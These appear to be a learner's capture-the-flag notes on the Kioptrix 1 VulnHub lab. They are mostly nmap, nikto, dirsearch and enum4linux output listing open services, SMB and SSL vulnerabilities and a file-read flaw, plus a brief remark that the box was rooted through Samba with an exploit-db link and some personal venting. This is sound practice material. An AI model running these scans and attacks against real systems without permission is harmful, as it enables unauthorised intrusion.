Starting Nmap 7.70 ( <https://nmap.org> ) at 2019-10-25 13:20 EDT

Nmap scan report for 192.168.11.252

Host is up (0.00040s latency).

Not shown: 65532 filtered ports

PORT STATE SERVICE VERSION

22/tcp closed ssh

80/tcp open http Apache httpd

|\_http-server-header: Apache

|\_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http Apache httpd

|\_http-server-header: Apache

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=[www.example.com](https://www.example.com)

| Not valid before: 2015-09-16T10:45:03

|\_Not valid after: 2025-09-13T10:45:03

MAC Address: 00:0C:29:C2:1A:BC (VMware)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 119.07 seconds





## 443

v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-25\_14-32-54.log

Target: http://192.168.11.252:443

[14:32:54] Starting:

Task Completed  
root@kali:~/Desktop/Machines/VulnHub/MrRobot/TireFire#

***nikto***



# 443

- Nikto v2.1.6

+ Target IP: 192.168.11.252

+ Target Hostname: 192.168.11.252

+ Target Port: 443

+ SSL Info: Subject: /CN=www.example.com  
Ciphers: ECDHE-RSA-AES256-GCM-SHA384

Issuer: /CN=www.example.com

+ Start Time: 2019-10-25 14:32:53 (GMT-4)

+ Server: Apache

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.

+ The site uses SSL and Expect-CT header is not present.

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Retrieved x-powered-by header: PHP/5.5.29

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.

+ Uncommon header 'tcn' found, with contents: list

+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php

+ Hostname '192.168.11.252' does not match certificate's names: www.example.com

+ OSVDB-3092: /admin/: This might be interesting...

+ Uncommon header 'link' found, with contents: <https://192.168.11.252/?p=23>; rel=shortlink

***kioptrix***

## **Kioptrix 1**

nmap showed me that 22, 80, 111, 139, 443, 32768 were all open.

I picked this machine because it was a SMB test, so I started there

enum4linux told me DICK

straight up nothing useful

other people ran enum4linux and got the Samba version.

After research I concluded that an older version of enum4linux was able to diagnose the Samba version

no nmap scan was able to point me in the right direction either.

ASK BRIAN FOR ADVICE

life sucks and I hate everyone

owned it with samba, bruteforce to root

<https://www.exploit-db.com/exploits/10>

## ***enumeration***

# **nmap**

Starting Nmap 7.70 ( <https://nmap.org> ) at 2019-11-01 09:44 EDT  
Nmap scan report for 192.168.11.5  
Host is up (0.0034s latency).  
Not shown: 65529 closed ports

| PORT   | STATE | SERVICE | VERSION                       |
|--------|-------|---------|-------------------------------|
| 22/tcp | open  | ssh     | OpenSSH 2.9p2 (protocol 1.99) |

| ssh-hostkey:  
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)  
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)  
|\_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)  
|\_sshv1: Server supports SSHv1  
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b)  
| http-methods:  
|\_ Potentially risky methods: TRACE  
|\_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b  
|\_http-title: Test Page for the Apache Web Server on Red Hat Linux  
111/tcp open rpcbind 2 (RPC #100000)  
| rpcinfo:  
| program version port/proto service  
| 100000 2 111/tcp rpcbind  
| 100000 2 111/udp rpcbind  
| 100024 1 32768/tcp status  
|\_ 100024 1 32768/udp status  
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)  
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b  
|\_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b  
|\_http-title: 400 Bad Request  
|\_ssl-date: 2019-11-01T14:52:12+00:00; +1h07m26s from scanner time.  
| sslv2:  
| SSLv2 supported  
| ciphers:  
|\_ SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5  
|\_ SSL2\_RC4\_128\_WITH\_MD5  
|\_ SSL2\_RC4\_64\_WITH\_MD5  
|\_ SSL2\_RC2\_128\_CBC\_WITH\_MD5  
|\_ SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5  
|\_ SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5  
|\_ SSL2\_DES\_64\_CBC\_WITH\_MD5  
32768/tcp open status 1 (RPC #100024)  
MAC Address: 00:0C:29:36:ED:2E (VMware)

Host script results:

|\_clock-skew: mean: 1h07m25s, deviation: 0s, median: 1h07m25s  
|\_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|\_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 551.43 seconds

## **quick**

```
nmap 192.168.11.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-01 09:48 EDT
Nmap scan report for 192.168.11.5
Host is up (0.0048s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 00:0C:29:36:ED:2E (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

## **smb vuln**

```
PORt STATE SERVICE REASON
139/tcp open netbios-ssn syn-ack ttl 64
445/tcp closed microsoft-ds reset ttl 255
MAC Address: 00:0C:29:36:ED:2E (VMware)
```

Host script results:

```
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|     SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|       State: VULNERABLE
|       IDs: CVE:CVE-2009-3103
|         Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|         Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause
|         denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|         PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|         aka "SMBv2 Negotiation Vulnerability."
|
| Disclosure date: 2009-09-08
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|   http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to
| (one or more fields are missing); aborting [14]
|_smb-vuln-ms17-010: Could not connect to 'IPC$'
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 1) scan.

Initiating NSE at 10:48

Completed NSE at 10:48, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 5.39 seconds

Raw packets sent: 3 (116B) | Rcvd: 3 (112B)

## all vulns

```
root@kali:~/Desktop/Machines/VulnHub/Kioptrix_1# nmap -v -sV -p- --script vuln -T4 192.168.11.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-01 15:48 EDT
NSE: Loaded 145 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:48
Completed NSE at 15:48, 10.00s elapsed
Initiating NSE at 15:48
Completed NSE at 15:48, 0.00s elapsed
Initiating ARP Ping Scan at 15:48
Scanning 192.168.11.5 [1 port]
Completed ARP Ping Scan at 15:48, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:48
Completed Parallel DNS resolution of 1 host. at 15:48, 0.03s elapsed
Initiating SYN Stealth Scan at 15:48
Scanning 192.168.11.5 [65535 ports]
Discovered open port 111/tcp on 192.168.11.5
Discovered open port 80/tcp on 192.168.11.5
Discovered open port 443/tcp on 192.168.11.5
Discovered open port 139/tcp on 192.168.11.5
Discovered open port 22/tcp on 192.168.11.5
Discovered open port 32768/tcp on 192.168.11.5
Completed SYN Stealth Scan at 15:49, 5.84s elapsed (65535 total ports)
Initiating Service scan at 15:49
Scanning 6 services on 192.168.11.5
Completed Service scan at 15:49, 14.02s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.11.5.
Initiating NSE at 15:49
Completed NSE at 15:57, 491.81s elapsed
Initiating NSE at 15:57
Completed NSE at 15:57, 0.03s elapsed
Nmap scan report for 192.168.11.5
Host is up (0.0046s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh        OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http       Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /test.php: Test page
| /icons/: Potentially interesting directory w/ listing on 'apache/1.3.20'
| /manual/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|_/usage/: Potentially interesting folder
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
111/tcp   open  rpcbind   2 (RPC #100000)
| rpcinfo:
| program version  port/proto service
| 100000 2          111/tcp  rpcbind
| 100000 2          111/udp  rpcbind
| 100024 1          32768/tcp status
|_ 100024 1          32768/udp status
139/tcp   open  netbios-ssn Samba smbd (workgroup: ecMYGROUP)
443/tcp   open  ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-aspx-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| ssl-ccs-injection:
| VULNERABLE:
| SSL/TLS MITM vulnerability (CCS Injection)
| State: VULNERABLE
```

Risk factor: High

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224>  
[http://www.openssl.org/news/secadv\\_20140605.txt](http://www.openssl.org/news/secadv_20140605.txt)  
<http://www.cvedetails.com/cve/2014-0224>

ssl-dh-params:

VULNERABLE:

Transport Layer Security (TLS) Protocol DHE\_EXPORT Ciphers Downgrade MitM (Logjam)

State: VULNERABLE

IDs: CVE:2015-4000 OSVDB:122331

The Transport Layer Security (TLS) protocol contains a flaw that is triggered when handling Diffie-Hellman key exchanges defined with the DHE\_EXPORT cipher. This may allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream.

Disclosure date: 2015-5-19

Check results:

EXPORT-GRADE DH GROUP 1

Cipher Suite: TLS\_DHE\_RSA\_EXPORT\_WITH\_DES40\_CBC\_SHA  
Modulus Type: Safe prime  
Modulus Source: mod\_ssl 2.0.x/512-bit MODP group with safe prime modulus  
Modulus Length: 512  
Generator Length: 8  
Public Key Length: 512

References:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000>  
<http://osvdb.org/122331>  
<https://weakdh.org>

Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE

Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.

Check results:

WEAK DH GROUP 1

Cipher Suite: TLS\_DHE\_RSA\_WITH\_DES\_CBC\_SHA  
Modulus Type: Safe prime  
Modulus Source: mod\_ssl 2.0.x/1024-bit MODP group with safe prime modulus  
Modulus Length: 1024  
Generator Length: 8  
Public Key Length: 1024

References:

<https://weakdh.org>

ssl-poodle:

VULNERABLE:

SSL POODLE information leak

State: VULNERABLE

IDs: CVE:2014-3566 OSVDB:113251

The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.

Disclosure date: 2014-10-14

Check results:

TLS\_RSA\_WITH\_3DES\_EDE\_CBC\_SHA

References:

<https://www.imperialviolet.org/2014/10/14/poodle.html>  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566>  
<https://www.openssl.org/~bodo/ssl-poodle.pdf>  
<http://osvdb.org/113251>

sslv2-drown:

ciphers:

SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5  
SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5  
SSL2\_RC4\_64\_WITH\_MD5  
SSL2\_RC4\_128\_WITH\_MD5  
SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5  
SSL2\_RC2\_128\_CBC\_WITH\_MD5  
SSL2\_DES\_64\_CBC\_WITH\_MD5

vulns:

CVE-2016-0703:

title: OpenSSL: Divide-and-conquer session key recovery in SSLv2

state: VULNERABLE

ids:

CVE:CVE-2016-0703

description:

The get\_client\_master\_key function in s2\_srvr.c in the SSLv2 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a accepts a nonzero CLIENT-MASTER-KEY CLEAR-KEY-LENGTH value for an arbitrary cipher, which allows man-in-the-middle attackers to determine the MASTER-KEY value and decrypt TLS ciphertext data by leveraging a Bleichenbacher RSA padding oracle, a related issue to CVE-2016-0800.

refs:

<https://www.openssl.org/news/secadv/20160301.txt>  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0703>

CVE-2016-0800:

title: OpenSSL: Cross-protocol attack on TLS using SSLv2 (DROWN)

state: VULNERABLE

ids:

CVE:CVE-2016-0800

description:

The SSLv2 protocol, as used in OpenSSL before 1.0.1s and 1.0.2 before 1.0.2g and other products, requires a server to send a ServerVerify message before establishing that a client possesses certain plaintext RSA data, which makes it easier for remote attackers to decrypt TLS ciphertext data by leveraging a Bleichenbacher RSA padding oracle, aka a "DROWN" attack.

refs:

<https://www.openssl.org/news/secadv/20160301.txt>  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0800>

32768/tcp open status 1 (RPC #100024)

MAC Address: 00:0C:29:36:ED:2E (VMware)

Host script results:

|\_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [14]

smb-vuln-cve2009-3103:

VULNERABLE:

SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)

State: VULNERABLE

IDs: CVE:CVE-2009-3103

Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2, Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause

a

denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location, aka "SMBv2 Negotiation Vulnerability."

Disclosure date: 2009-09-08

References:

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103>

```
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to
(one or more fields are missing); aborting [14]

NSE: Script Post-scanning.
Initiating NSE at 15:57
Completed NSE at 15:57, 0.00s elapsed
Initiating NSE at 15:57
Completed NSE at 15:57, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 522.22 seconds
    Raw packets sent: 65624 (2.887MB) | Rcvd: 65536 (2.621MB)
root@kali:~/Desktop/Machines/VulnHub/Kioptrix_1#
```

**dirsearch 80**

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.5:80 --simple-report dirsearchsimple_192.168.11.5:80
```

v0.3.8

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-01\_09-59-14.log

Target: <http://192.168.11.5:80>

```
[09:59:14] Starting:  
[09:59:14] 403 - 272B - /cgi-bin/  
[09:59:14] 200 - 9KB - /icons/  
[09:59:14] 403 - 268B - /doc/  
[09:59:15] 200 - 27B - /test.php  
[09:59:15] 200 - 643B - /manual/  
[09:59:17] 200 - 4KB - /usage/  
[09:59:23] 200 - 17KB - /mrtg/
```

## Task Completed

## **dirsearch 443**

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://192.168.11.5:443 --simple-report dirsearchsimple_192.168.11.5:443
```

\_|.|\_ \_|\_|\_ \_|\_|\_ v0.3.8  
(\_|\_|\_|\_) (/\_(\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-01\_09-59-20.log

Target: <http://192.168.11.5:443>

[09:59:20] Starting:  
CTRL+C detected: Pausing threads, please wait...  
[e]xit / [c]ontinue: e

Canceled by the user

## nikto 80

```
nikto -host http://192.168.11.5:80 | tee nikto_192.168.11.5:80
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.5
+ Target Hostname: 192.168.11.5
+ Target Port:    80
+ Start Time:    2019-11-01 09:51:20 (GMT-4)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers
to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ //etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 8345 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:      2019-11-01 09:51:55 (GMT-4) (35 seconds)
-----
+ 1 host(s) tested
```

## **nikto 443**

```
nikto -host http://192.168.11.5:443 | tee nikto_192.168.11.5:443
- Nikto v2.1.6
-----
+ Target IP:      192.168.11.5
+ Target Hostname: 192.168.11.5
+ Target Port:    443
+ Start Time:    2019-11-01 09:51:20 (GMT-4)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers
to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ //etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ 7550 requests: 14 error(s) and 12 item(s) reported on remote host
+ End Time:      2019-11-01 09:51:52 (GMT-4) (32 seconds)
-----
+ 1 host(s) tested
```

# enum4linux

Starting enum4linux v0.8.9 ( <http://labs.portcullis.co.uk/application/enum4linux/> ) on Fri Nov 1 10:02:49 2019

=====

| Target Information |

=====

Target ..... 192.168.11.5

RID Range ..... 500-550,1000-1050

Username ..... "

Password ..... "

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====

| Enumerating Workgroup/Domain on 192.168.11.5 |

=====

[+] Got domain/workgroup name: MYGROUP

=====

| Nbtstat Information for 192.168.11.5 |

=====

Looking up status of 192.168.11.5

KIOPTRIX <00> - B <ACTIVE> Workstation Service

KIOPTRIX <03> - B <ACTIVE> Messenger Service

KIOPTRIX <20> - B <ACTIVE> File Server Service

..\_MSBROWSE\_. <01> - <GROUP> B <ACTIVE> Master Browser

MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

MYGROUP <1d> - B <ACTIVE> Master Browser

MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

=====

| Session Check on 192.168.11.5 |

=====

[+] Server 192.168.11.5 allows sessions using username "", password "

=====

| Getting domain SID for 192.168.11.5 |

=====

Domain Name: MYGROUP

Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

=====

| OS information on 192.168.11.5 |

=====

[+] Got OS info for 192.168.11.5 from smbclient:

[+] Got OS info for 192.168.11.5 from srvinfo:

KIOPTRIX Wk Sv PrQ Unx NT SNT Samba Server

platform\_id : 500

os version : 4.5

server type : 0x9a03

=====

| Users on 192.168.11.5 |

=====

=====

| Share Enumeration on 192.168.11.5 |

=====

WARNING: The "syslog" option is deprecated

| Sharename | Type | Comment |
|-----------|------|---------|
|-----------|------|---------|

```
-----  
IPC$      IPC      IPC Service (Samba Server)  
ADMIN$     IPC      IPC Service (Samba Server)
```

Reconnecting with SMB1 for workgroup listing.

| Server    | Comment      |
|-----------|--------------|
| KIOPTRIX  | Samba Server |
| Workgroup | Master       |
| MYGROUP   | KIOPTRIX     |

```
[+] Attempting to map shares on 192.168.11.5  
//192.168.11.5/IPC$      [E] Can't understand response:  
WARNING: The "syslog" option is deprecated  
NT_STATUS_NETWORK_ACCESS_DENIED listing \*\*  
//192.168.11.5/ADMIN$   [E] Can't understand response:  
WARNING: The "syslog" option is deprecated  
tree connect failed: NT_STATUS_WRONG_PASSWORD
```

```
=====| Password Policy Information for 192.168.11.5 |=====
```

[E] Unexpected error from polenum:

[+] Attaching to 192.168.11.5 using a NULL share

[+] Trying protocol 445/SMB...

[!] Protocol failed: [Errno Connection error (192.168.11.5:445)] [Errno 111] Connection refused

[+] Trying protocol 139/SMB...

[!] Protocol failed: SMB SessionError: 0x5

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled

Minimum Password Length: 0

```
=====| Groups on 192.168.11.5 |=====
```

[+] Getting builtin groups:

group:[Administrators] rid:[0x220]  
group:[Users] rid:[0x221]  
group:[Guests] rid:[0x222]  
group:[Power Users] rid:[0x223]  
group:[Account Operators] rid:[0x224]  
group:[System Operators] rid:[0x225]  
group:[Print Operators] rid:[0x226]  
group:[Backup Operators] rid:[0x227]  
group:[Replicator] rid:[0x228]

[+] Getting builtin group memberships:

Group 'Account Operators' (RID: 548) has member: Couldn't find group Account Operators  
Group 'Power Users' (RID: 547) has member: Couldn't find group Power Users  
Group 'System Operators' (RID: 549) has member: Couldn't find group System Operators  
Group 'Replicator' (RID: 552) has member: Couldn't find group Replicator  
Group 'Print Operators' (RID: 550) has member: Couldn't find group Print Operators  
Group 'Users' (RID: 545) has member: Couldn't find group Users

Group 'Guests' (RID: 546) has member: Couldn't find group Guests  
Group 'Administrators' (RID: 544) has member: Couldn't find group Administrators  
Group 'Backup Operators' (RID: 551) has member: Couldn't find group Backup Operators

[+] Getting local groups:

```
group:[sys] rid:[0x3ef]
group:[tty] rid:[0x3f3]
group:[disk] rid:[0x3f5]
group:[mem] rid:[0x3f9]
group:[kmem] rid:[0x3fb]
group:[wheel] rid:[0x3fd]
group:[man] rid:[0x407]
group:[dip] rid:[0x439]
group:[lock] rid:[0x455]
group:[users] rid:[0x4b1]
group:[slocate] rid:[0x413]
group:[floppy] rid:[0x40f]
group:[utmp] rid:[0x415]
```

[+] Getting local group memberships:

[+] Getting domain groups:

```
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
```

[+] Getting domain group memberships:

Group 'Domain Users' (RID: 513) has member: Couldn't find group Domain Users  
Group 'Domain Admins' (RID: 512) has member: Couldn't find group Domain Admins

```
=====
| Users on 192.168.11.5 via RID cycling (RIDS: 500-550,1000-1050) | =====
[!] Found new SID: S-1-5-21-4157223341-3243572438-1405127623
[+] Enumerating users using SID S-1-5-21-4157223341-3243572438-1405127623 and logon username "", password ""
S-1-5-21-4157223341-3243572438-1405127623-500 KIOPTRIX\ (0)
S-1-5-21-4157223341-3243572438-1405127623-501 KIOPTRIX\ (0)
S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\unix_group.2147483399 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\unix_group.2147483400 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-505 KIOPTRIX\unix_group.2147483400 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-506 KIOPTRIX\unix_group.2147483401 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-507 KIOPTRIX\unix_group.2147483401 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-508 KIOPTRIX\unix_group.2147483402 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-509 KIOPTRIX\unix_group.2147483402 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-510 KIOPTRIX\unix_group.2147483403 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-511 KIOPTRIX\unix_group.2147483403 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-512 KIOPTRIX\Domain Admins (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-513 KIOPTRIX\Domain Users (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-514 KIOPTRIX\Domain Guests (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-515 KIOPTRIX\unix_group.2147483405 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-516 KIOPTRIX\unix_group.2147483406 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-517 KIOPTRIX\unix_group.2147483406 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-518 KIOPTRIX\unix_group.2147483407 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-519 KIOPTRIX\unix_group.2147483407 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-520 KIOPTRIX\unix_group.2147483408 (Local Group)
